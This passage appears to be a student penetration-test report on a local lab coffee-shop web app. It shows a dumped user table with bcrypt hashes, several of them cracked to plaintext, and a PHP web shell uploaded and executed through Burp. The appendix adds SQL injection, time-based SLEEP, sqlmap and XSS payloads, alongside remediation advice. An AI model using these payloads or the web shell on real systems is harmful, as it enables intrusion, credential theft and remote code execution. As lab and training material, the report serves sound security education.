+-----+-----+-----+-----+
| user_id | type | password | username |
+-----+-----+-----+-----+
| 1 | admin | $2y$10$F9bvqz5eoawIS6g0FH.wG0UkNdBYLFBaCSzXvo2HTegQdNg/HLMJy | jeremy |
| 2 | admin | $2y$10$meh2WxtPZgzZPZrjAmHi20bKk6uXd2yZio7EB8t.MVuV1KwhWv6yS | jessamy |
| 3 | admin | $2y$10$cCXaMFLC.ymTSqu1whYwbuU38RBN900NutjYBvCClqh.UHHg/XfFy | raj |
| 4 | user | $2y$10$ojC8YCMKX2r/Suqco/h.T0FTIaw5k3Io5FVSCeWjCCqL8GWwmAczC | bob |
| 5 | user | $2y$10$EPM4Unjn4wnn4SjoEPJu7em60LISImA50Q53T1jCLyh48d7Pv6KBi | maria |
| 6 | user | $2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/05JGS0qW | amir |
| 7 | user | $2y$10$37gojoTFmj86E6NbENGg9e2Xu2z60KKSgnjYxdkXJn/8dvSk2tKfG | xinyi |
| 8 | user | $2y$10$5sVvPfZ0jzRTSeXJtQBgc.CfsDEwwITNkIg2IF9jSBhZZ1Rq.IK3. | kofi |
| 9 | user | $2y$10$tv27BhaDs2oUrd.bQuNDeLe6kg5QC3M5EaFDp3RT8TbtKRZj/04C | secretmind |
+-----+-----+-----+-----+

$2y$10$EPM4Unjn4wnn4SjoEPJu7em60LISImA50Q53T1jCLyh48d7Pv6KBi:maria
$2y$10$5sVvPfZ0jzRTSeXJtQBgc.CfsDEwwITNkIg2IF9jSBhZZ1Rq.IK3.:paris
$2y$10$qAXjb233b7CMHc69CU.8ueluFWZDt9f08.XYJjsJ.EfC/05JGS0qW:cheesecake
$2y$10$F9bvqz5eoawIS6g0FH.wG0UkNdBYLFBaCSzXvo2HTegQdNg/HLMJy:captain1

```

Figure 4.1: Cracking hashes use hashcat.

5. Modify POST request and Upload Shell using Burp Suite.

Goal: Test file upload handling by intercepting and modifying POSTs to upload executable content.

Steps:

1. Intercept the request:

Configured browser to use Burp proxy and intercepted the file upload POST from the admin "Add New Coffee" page.

<http://localhost/capstone/admin/admin.php>




Figure 5.1: Add New Coffee.

2. Modify POST:

- Sent the intercepted request to Repeater and modified the multipart/form-data body to change the uploaded filename to **logo.php** and replaced the file contents with a simple PHP test payload.
<?php system(\$_GET['cmd']); ?>
- Re-sent the modified POST. The application responded with: "The file has been uploaded successfully."




Figure 5.2: Shell uploaded successfully.

Figure 5.2: shell execution — shows the upload success message and the admin "Add New Coffee" page with confirmation banner. The file is visible and executed.

3. Accessed the uploaded file at:
<http://localhost/capstone/assets/24.php>

The uploaded logo.php executed and returned command output, confirming server-side code execution is possible.




Figure 5.3: shell execution.

Figure 5.3: shell execution clearly shows the file upload vulnerability exploitation (a .png file interpreted as PHP, showing partial binary output). This confirms that the upload functionality lacks **server-side file validation**.

Result:

Expected Result

- Input should be validated and sanitized; no injection should alter query logic or render scripts.
- All parameters reflected in output must be properly encoded for the context (HTML/attribute/JS).
- File upload endpoints should only accept allowed safe file types such as .jpg, .png, or .pdf . Reject any file containing executable code or suspicious MIME type. Store files in a secure directory where execution is not permitted.
- Admin credentials/ hashes must never be retrievable via web requests.
- Application should respond without executing attacker-supplied code or delaying responses due to injected SQL commands.

Actual Result

- “*coffee*” parameter is vulnerable to SQL injection; database tables were enumerated and dumped (users, coffee, ratings).
- Admin usernames and password hashes were retrieved from the database dump.
- Comment field (and possibly message parameter) reflects and/or stores input without proper encoding — both Reflected and Stored XSS were confirmed using simple payloads (`<script>alert('Reflected XSS')</script>`) and (`<img src=x onerror=alert('Stored XSS')>`).
- POST modification with Burp allowed testing of upload functionality; The application **failed to validate** the uploaded file . A disguised PHP shell (shell.php) was **successfully uploaded and executed**. This exposes the application to **Remote Code Execution (RCE)** and **complete server compromise**.
- Overall, the application is vulnerable to data exfiltration, account takeover, and remote code execution.

Visual Proof:

1. Login success:




Figure 1.1: login successfully.

Show the successful login and the message=You successfully logged in! page.

2. Reflected XSS:




Figure 2.1: reflected xss alert.

Browser alert showing the reflected payload executing via the “message” parameter. Also capture page source where reflection occurs

3. Stored XSS:




Figure 3.1: stored xss alert.

Show alert triggered on page load after submitting comment.

4. SQLi — sqlmap extraction:

Show sqlmap output with dumped table names and sample rows (mask real hashes if sharing outside internal channels).

The screenshot shows the Burp Suite interface with the HTTP history tab selected. The request is a POST to /capstone/admin/admin.php. The request body is a multipart/form-data payload. The 'image' field is highlighted with a red box. The response is a 200 status code with HTML content. The response text is highlighted with a red box, showing a success message.

Show intercepted POST (file upload/comment) and parameters.

14




Figure 6.1: burp repeater modified.

Show modified request containing shell content and server response.

7. Uploaded shell execution:




Figure 7.1: shell execution.

Browser output or command output from visiting the uploaded shell URL.

Conclusion

Description:

The application contains multiple severe input validation and output encoding flaws. An SQL injection vulnerability in the “coffee” parameter enables an attacker to query and dump the backend database (peh-capstone-labs), exposing sensitive tables including users. This led to disclosure of admin usernames and password hashes. Separately, both reflected and stored XSS vulnerabilities allow injection and execution of arbitrary JavaScript in the context of site visitors and potentially privileged users (admin). Additionally,

weaknesses in file upload handling (demonstrated via Burp) may permit uploading and executing server-side scripts.

Impact:

- **Confidentiality:** Full database disclosure including passwords and other sensitive data. Admin credentials were exposed (risk of account takeover).
- **Integrity:** An attacker could modify content, post malicious comments, or inject scripts that alter displayed information.
- **Availability / Remote Code Execution:** File upload is possible and executable, attacker may achieve remote code execution (RCE), gaining full host control.
- **Business risk (lab context):** In a production setting these vulnerabilities would allow account takeover, data theft, defacement, and possible pivot to internal network — critical risk.

Overall severity: Critical — immediate remediation required.

Recommended Immediate Actions:

1. Take the app offline for emergency fixes (or restrict access to trusted IPs).
2. Rotate all admin and affected user passwords and enable MFA.
3. Disable or harden file uploads: remove execute permissions in upload directory, whitelist MIME-types, validate file contents, store outside webroot.
4. Apply WAF rules to block obvious SQLi/XSS patterns temporarily.
5. Fix code: parameterize all SQL queries (prepared statements), perform context-aware output encoding, and apply strict input validation and sanitization.
6. Full audit & penetration test after fixes, focusing on injection vectors and file uploads.

Appendix:

- **SQLi check (manual):**

`http://localhost/capstone/coffee.php?coffee=3' OR '1'='1`

- **Time-based test (lab):**

`http://localhost/capstone/coffee.php?coffee=3' AND SLEEP(5) AND 'a'='a`

- **sqlmap dump (lab):**

`sqlmap -u "http://localhost/capstone/coffee.php?coffee=3*" --risk=2 --dump`

- **Reflected XSS test (URL):**

`http://localhost/capstone/coffee.php?message=<script>alert('Reflected XSS')</script>`

- **Stored XSS test (comment POST):**

`<img src=x onerror=alert('Stored XSS')>`

- **Burp: Send intercepted POST → Repeater → Modify multipart/form-data and re-send**
(Only in lab environment you control.)

END